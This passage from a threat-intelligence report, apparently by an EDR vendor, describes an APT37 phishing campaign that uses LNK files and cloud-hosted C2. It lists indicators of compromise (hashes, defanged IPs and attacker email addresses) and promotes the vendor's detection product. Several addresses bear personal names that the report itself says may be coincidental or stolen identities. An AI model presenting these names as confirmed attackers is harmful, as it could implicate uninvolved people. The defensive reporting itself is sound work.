
- rolf.gehrung@yandex.com
- ekta.sahasi@yandex.com
- gursimran.bindra@yandex.com
- sneha.geethakrishnan@yandex.com

○ In addition, a previous report published on November 6, 2024, titled "Cyber Reconnaissance Activities Attributed to APT37," disclosed five Gmail accounts used by the threat actor.

Gmail Addresses

- tanessha.samuel@gmail.com
- tianling0315@gmail.com
- w.sarah0808@gmail.com
- softpower21cs@gmail.com
- sandozmessi@gmail.com


○ Username searches based on the Yandex email addresses returned LinkedIn profiles with matching names. However, it is unclear whether these are mere coincidences, cases of identity theft, or impersonation. The investigation is ongoing.



[Figure 20] LinkedIn Profiles Matching Yandex Email Usernames

5-2. Threat Infrastructure Similarity

○ Following the release of the report "Rise in Fileless RoKRAT Attacks by the APT37 Group," similar threat campaigns have continued to surface. In particular, the group continues to use LNK and HWP files containing embedded commands to initiate fileless RoKRAT attacks.



[Figure 21] Relationship Diagram of APT37 Campaigns

○ A review of APT37's campaign infrastructure shows that the group frequently leverages legitimate cloud storage services as command and control (C2) servers.

○ The actor also utilizes services like NordVPN and AstrillVPN to obfuscate their network origin. Notably, the use of AstrillVPN was previously mentioned in Google's threat intelligence report, "Staying a Step Ahead: Mitigating the DPRK IT Worker Threat."


6. Conclusion and Response

○ This report examined a recent APT37 campaign that masqueraded as content related to North Korean troop deployments in Russia and an academic forum organized by a South Korean national security think tank.

○ The threat actors exploited legitimate cloud services as C2 infrastructure and continued to modify shortcut (LNK) files while focusing on fileless attack techniques to evade detection by anti-virus software installed on target endpoints.

○ When pattern-based security products fail to detect the initial intrusion, they may allow threats to advance and cause unexpected damage. As a precaution, users should refrain from opening any LNK files attached to emails, especially those contained in compressed archives.


○ In practice, it is often unrealistic to enforce knowledge-based security rules consistently across all users. Consequently, security teams must rely on endpoint monitoring and proactive threat hunting to mitigate risk.
Genian EDR detects such threats in real time and blocks them before they can spread within the internal network.



[Figure 22] Threat Detection via Genian EDR Event Analysis

○ Based on the attack scenario described in this report, we can simulate how the incident would unfold in a real-world environment. When a user on an endpoint equipped with the Genian EDR agent receives a phishing email and extracts the attached ZIP archive, the embedded LNK file is immediately flagged as a threat.

○ Genian EDR not only detects the threat but also provides administrators with immediate insight into the delivery vector and execution path. This enables deeper investigation and supports proactive measures to strengthen organizational security and prevent recurrence.




[Figure 23] PowerShell Command Line View

○ Genian EDR’s attack storyline feature provides clear visibility into parent-child process relationships on the compromised endpoint.

○ Analysts can examine command-line arguments passed to intermediary processes like cmd.exe and powershell.exe, offering critical visibility for threat analysis.

○ Beyond execution tracking, Genian EDR enables proactive threat hunting through granular event analysis and LIVE search, tailored per endpoint.



[Figure 24] Genian EDR Interface Showing Detected C2 Cloud Communication

○ Security administrators in both enterprise and public environments can efficiently monitor and manage abnormal behaviors on specific endpoints through EDR activity logs.

○ In particular, determining whether access to legitimate cloud services is malicious cannot rely on connection data alone. However, Genian EDR leverages its accumulated threat intelligence and proprietary anomaly detection engine, XBA, to detect malicious API-layer communications with cloud services.

○ In addition, Genian EDR integrates MITRE ATT&CK mapping to enable more precise threat classification and structured response workflows.

7. Indicator of Compromise

MD5

81c08366ea7fc0f933f368b120104384

723f80d1843315717bc56e9e58e89be5

7822e53536c1cf86c3e44e31e77bd088

324688238c42d7190a2b50303cbc6a3c

a635bd019674b25038cd8f02e15eebd2

beeaca6a34fb05e73a6d8b7d2b8c2ee3

d5d48f044ff16ef6a4d5bde060ed5cee

d77c8449f1efc4bfb9ebff496442bbbc

2f431c4e65af9908d2182c6a093bf262

7cc8ce5374ff9eacd38491b75cbedf89

8f339a09f0d0202cfaffbd38469490ec

46ca088d5c052738d42bbd6231cc0ed5

C2

89.147.101[.]65

89.147.101[.]71

37.120.210[.]2

E-Mail

rolf.gehrung@yandex.com

ekta.sahasi@yandex.com

gursimran.bindra@yandex.com

sneha.geethakrishnan@yandex.com

tanessha.samuel@gmail.com

tianling0315@gmail.com

w.sarah0808@gmail.com

softpower21cs@gmail.com

sandozmessi@gmail.com

tiger.man.1999@mail.ru

navermail_noreply@mail.ru